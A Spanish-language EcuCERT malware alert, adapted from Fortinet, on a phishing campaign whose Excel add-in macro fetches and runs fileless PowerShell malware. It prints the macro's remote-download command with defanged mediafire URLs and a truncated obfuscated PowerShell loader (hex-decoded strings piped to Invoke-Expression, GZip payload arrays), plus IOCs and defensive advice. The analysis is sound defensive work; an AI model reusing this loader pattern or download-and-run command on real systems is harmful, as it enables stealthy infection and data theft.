


Nro. Alerta:	EC-2022-069	CENTRO DE RESPUESTA A INCIDENTES INFORMÁTICOS DEL ECUADOR	
TLP:			
Fecha:	20-mayo-2022	<b>Distribución de programas maliciosos a través de phishing</b>	V 1.1

## I. DATOS GENERALES:

**Clase de alerta:** Malware  
**Tipo de incidente:** Phishing  
**Nivel de riesgo:** Medio

## II. ALERTA


Campaña de phishing distribuye tres programas maliciosos que permitirían robar información confidencial del equipo de la víctima.



**Figura 1.-** Ilustración asociada a Ransomware  
Fuente: Freepik

## III. INTRODUCCIÓN


Phishing, es un tipo de amenaza que llega a las potenciales víctimas a través de correo electrónico, texto o mensajes directos. El objetivo es obtener diferente información como inicios de sesión, números de cuenta e información de tarjetas de crédito; entre otras. En la siguiente gráfica se observa el escenario que emplea este ataque:


Nro. Alerta:	EC-2022-069	CENTRO DE RESPUESTA A INCIDENTES INFORMÁTICOS DEL ECUADOR	
TLP:			
Fecha:	20-mayo-2022	<b>Distribución de programas maliciosos a través de phishing</b>	V 1.1



**Figura 2.-** Ataque vía phishing  
Fuente: Propia, adaptada de Fortinet.

En la siguiente gráfica se indican los diferentes tipos de phishing existentes.

Nro. Alerta:	EC-2022-069	CENTRO DE RESPUESTA A INCIDENTES INFORMÁTICOS DEL ECUADOR	
TLP:	 <b>TLP:BLANCO</b>		
Fecha:	20-mayo-2022	<b>Distribución de programas maliciosos a través de phishing</b>	V 1.1




**Figura 3.-** Tipos de phishing  
Fuente: Fortinet.

#### IV. VECTOR DE ATAQUE: Phishing

La infección inicia con la descarga de un documento adjunto remitido mediante correo electrónico.

#### V. IMPACTO:

Como se mencionó anteriormente, la cadena de infección inicia con la manipulación de un correo electrónico. En la siguiente imagen se observa un ejemplo de correo correspondiente a esta campaña maliciosa.

Nro. Alerta:	EC-2022-069	CENTRO DE RESPUESTA A INCIDENTES INFORMÁTICOS DEL ECUADOR	
TLP:	 <b>TLP:BLANCO</b>		
Fecha:	20-mayo-2022	<b>Distribución de programas maliciosos a través de phishing</b>	V 1.1




Figura 4.- Correo malicioso.  
Fuente: Fortinet.

Interactuando con el archivo Excel denominado: "Remittance-Details-951244.xlam"; indica que es necesario aceptar el aviso de seguridad En la siguiente gráfica se observa dicha interacción.





Figura 5.- Aviso de seguridad.  
Fuente: Fortinet.

Nro. Alerta:	EC-2022-069	CENTRO DE RESPUESTA A INCIDENTES INFORMÁTICOS DEL ECUADOR	
TLP:			
Fecha:	20-mayo-2022	<b>Distribución de programas maliciosos a través de phishing</b>	V 1.1

Al momento de revisar la macro de inicio automática empleando VBA<sup>1</sup>; se observa que se crea un objeto WMI para ejecutar el comando: "C:\ProgramData\ddond.com hxxps://taxfile[.].mediafire[.]com/file/6hxdxdkgeyq0z1o/APRL27[.]htm/file", como se indica en la siguiente figura.





Figura 6.- Análisis objeto WMI  
Fuente: Fortinet.

El archivo "APRL27.HTM" crea un objeto "Wscript.Shell" que realiza estas actividades:

- En conjunto con el objeto OS Shell ejecuta cinco aplicaciones de línea de comandos.
- Ejecuta el comando: "C:\ProgramData\ddond.com hxxps[:]//www[.]mediafire.com/file/c3zcoq7ay6nqI9i/back.htm/file".
- Así mismo, descarga un archivo en Power Shell denominado "mainpw.dll" y se ejecuta. Es importante recalcar que este archivo de 7,58 MB está lleno de código PowerShell y se puede dividir en tres partes para tres programas maliciosos diferentes. En la siguiente gráfica se observa los malware asociados.

<sup>1</sup> Visual Basic Application

Nro. Alerta:	EC-2022-069	CENTRO DE RESPUESTA A INCIDENTES INFORMÁTICOS DEL ECUADOR	
TLP:			
Fecha:	20-mayo-2022	<b>Distribución de programas maliciosos a través de phishing</b>	V 1.1


```

1
2
3 $hexString = "41 64 64 2D 54 79 70 65 20 { ... } 6E 20 24 49 41 4B 57 42 51 49
4 50 41 53 4B 42 41 4D 41 47 53 57 51 49 41 4B 44 40 4B 41 53 4E 44 41 53 51 0A 7D";
5 $asciiChars = $hexString -split ' ' |ForEach-Object ([char][byte]"0x$_");$asciiString = $asciiChars -
. join ' ';$asciiString | I'E'x
6
7 #aspnet_regbrowsers
8
9 [byte[]] $nona = @{31,139,8,0,0,0,0,4,0,228,189,127,120, { ... }
. ,18,117,214,151,254,115,217,253,235,233,242,252,63,116,33,154,179,0,196,1,0}
10
11
12 $hexString = "5B 62 79 74 65 5B 5D 5D 20 { ... } 53 45 54 52 54 59 44 55 47 49 4F 48 29 29 0A";
13 $asciiChars = $hexString -split ' ' |ForEach-Object ([char][byte]"0x$_");$asciiString = $asciiChars -
. join ' ';$asciiString | I'x
14
15 start-sleep 5
16
17 $hexString = "41 64 64 2D 54 79 38 39 43 38 33 45 30 { ... } 57 42 51 49 50 41
18 53 4B 42 41 4D 41 47 53 57 51 49 41 4B 44 48 4B 41 53 4E 44 41 53 51 0A 7D";
19 $asciiChars = $hexString -split ' ' |ForEach-Object ([char][byte]"0x$_");$asciiString = $asciiChars -
. join ' ';$asciiString | I'E'x
20
21 #Caspol
22
23 [byte[]] $nona = @{31,139,8,0,0,0,0,4,0,212,189,121,124,163, { ... }
. ,171,191,76,215,244,31,127,252,255,246,227,255,5,112,109,27,219,0,42,2,0}
24
25
26 $hexString = "5B 62 79 74 65 5B 5D 5D 30 { ... } 2E 35 30 37 32 4F 59
27 52 54 53 45 54 52 54 59 44 55 47 49 4F 48 29 29 0A";
28 $asciiChars = $hexString -split ' ' |ForEach-Object ([char][byte]"0x$_");$asciiString = $asciiChars -
. join ' ';$asciiString | I'E'x
29
30
31 start-sleep 9
32
33 $hexString = "41 64 64 2D 54 79 70 65 20 2D { ... } 20 24 49 41 4B 57 42 51
34 49 50 41 53 4B 42 41 4D 41 47 53 57 51 49 41 4B 44 48 4B 41 53 4E 44 41 53 51 0A 7D";
35 $asciiChars = $hexString -split ' ' |ForEach-Object ([char][byte]"0x$_");$asciiString = $asciiChars -
. join ' ';$asciiString | I'E'x
36
37 #MSBUILD
38
39 [byte[]] $nona = @{31,139,8,0,0,0,0,4,0,220, { ... }
. ,159,142,223,1,121,191,224,95,255,7,245,49,203,223,0,44,60,0}
40
41
42 $hexString = "5B 62 79 74 65 5B 5D { ... } 55 47 55 49 44 52 53
43 54 52 44 59 55 47 49 48 4F 59 52 54 53 45 54 52 54 59 44 55 47 49 4F 48 29 29 0A";
44 $asciiChars = $hexString -split ' ' |ForEach-Object ([char][byte]"0x$_");$asciiString = $asciiChars -
. join ' ';$asciiString | I'x
45

```

Figura 7.- Contenido archivo "mainpw.dll"  
Fuente: Fortinet.

Nota: En base a la figura anterior se tiene que la matriz "\$nona" contiene la carga útil del malware comprimido con GZip.

Nro. Alerta:	EC-2022-069	CENTRO DE RESPUESTA A INCIDENTES INFORMÁTICOS DEL ECUADOR	
TLP:	 <b>TLP:BLANCO</b>		
Fecha:	20-mayo-2022	<b>Distribución de programas maliciosos a través de phishing</b>	V 1.1

Posteriormente, ejecuta “taskkill” para eliminar procesos de: MS Word (WinWord.exe), MS Excel (Excel.exe) y MS Pointpoint (POWERPNT.exe), en el caso en el que se estén ejecutando

Una vez que se han completado todos los pasos anteriores, finalmente llama a la API ResumeThread() para que el proceso ejecute la carga útil del malware

## VI. INDICADORES DE COMPROMISO:

En la siguiente tabla, se indican los IOC asociados.

Tabla 2. IOC

Parámetro	Descripción
Direcciones URL	hxxps://archivo fiscal[.]mediafire[.]com/file/6hxdxdkgeyq0z1o/APRL27[.]htm/archivo
	hxxps://www[.]mediafire[.]com/file/c3zcoq7ay6nq9i/back[.]htm/file
	hxxps://www[.]mediafire[.]com/file/jjyy2npmnhx6o49/Start[.]htm/file
	hxxps://taxmogalupupitpamobitola[.]blogspot[.]com/atom[.]xml
SHA-256	[Remesa-Detalles-951244-1.xlam] 8007BB9CAA6A1456FFC829270BE2E62D1905D5B71E9DC9F9673DEC9AFBF13BFC
	[APRL27.htm] D71ADD25520799720ADD43A5F4925B796BEA11BF55644990B4B9A70B7EAEACBA
	[mainpw.dll] 3D71A243E5D9BA44E3D71D4DA15D928658F92B2F0A220B7DEFE0136108871449


Fuente: Propia, adaptada de Fortinet

## VII. RECOMENDACIONES:

El EcuCERT recomienda a su comunidad objetivo tomar en consideración lo siguiente:

- No abrir, manipular, o interactuar, con correos electrónicos altamente sospechosos que lleguen a las bandejas de correo o mensaje en redes sociales.
- Descargar programas, archivos y actualizaciones, solamente desde fuentes oficiales y verificadas.
- Actualizar el software de seguridad periódicamente.
- Realizar copias de respaldo de seguridad periódicas, de la información crítica para evitar la pérdida de la misma.
- Implementar técnicas de navegación segura en toda la Institución/Organización, como por ejemplo visita únicamente de sitios con certificados SSL, y, de origen no sospechoso.



Nro. Alerta:	EC-2022-069	CENTRO DE RESPUESTA A INCIDENTES INFORMÁTICOS DEL ECUADOR	
TLP:			
Fecha:	20-mayo-2022	<b>Distribución de programas maliciosos a través de phishing</b>	V 1.1

- Emplear autenticación multifactor.
- Capacitar a todos los usuarios, mediante la concientización y simulaciones para reconocer e informar sobre intentos de phishing e ingeniería social.
- Implementar un plan de respuesta a emergencias de la Organización/Institución.
- En el caso de sufrir un ataque de proporciones mayores, contacte a las Autoridades competentes en base a la Normativa Legal Vigente a nivel Nacional.

### VIII. Descargo de responsabilidad

- La información en la presente alerta; se proporciona "tal cual" solo con fines informativos. EcuCERT no respalda ningún producto o servicio comercial, incluidos los sujetos de análisis.
- Cualquier referencia a productos, procesos o servicios comerciales específicos por marca de servicio, marca comercial, fabricante o de otro modo, no constituye ni implica respaldo, recomendación o favorecimiento por parte del EcuCERT.
- La presente alerta no debe utilizarse con fines publicitarios o de patrocinio de productos.

### IX. REFERENCIAS:

Fortinet. (s.f.). Fortinet. Obtenido de Fortinet:

[https://www.fortinet.com/resources/cyberglossary/phishing?utm\\_source=blog&utm\\_campaign=phishing](https://www.fortinet.com/resources/cyberglossary/phishing?utm_source=blog&utm_campaign=phishing)

Zhang, X. (12 de 05 de 2022). Fortinet. Obtenido de Fortinet:

<https://www.fortinet.com/blog/threat-research/phishing-campaign-delivering-fileless-malware>

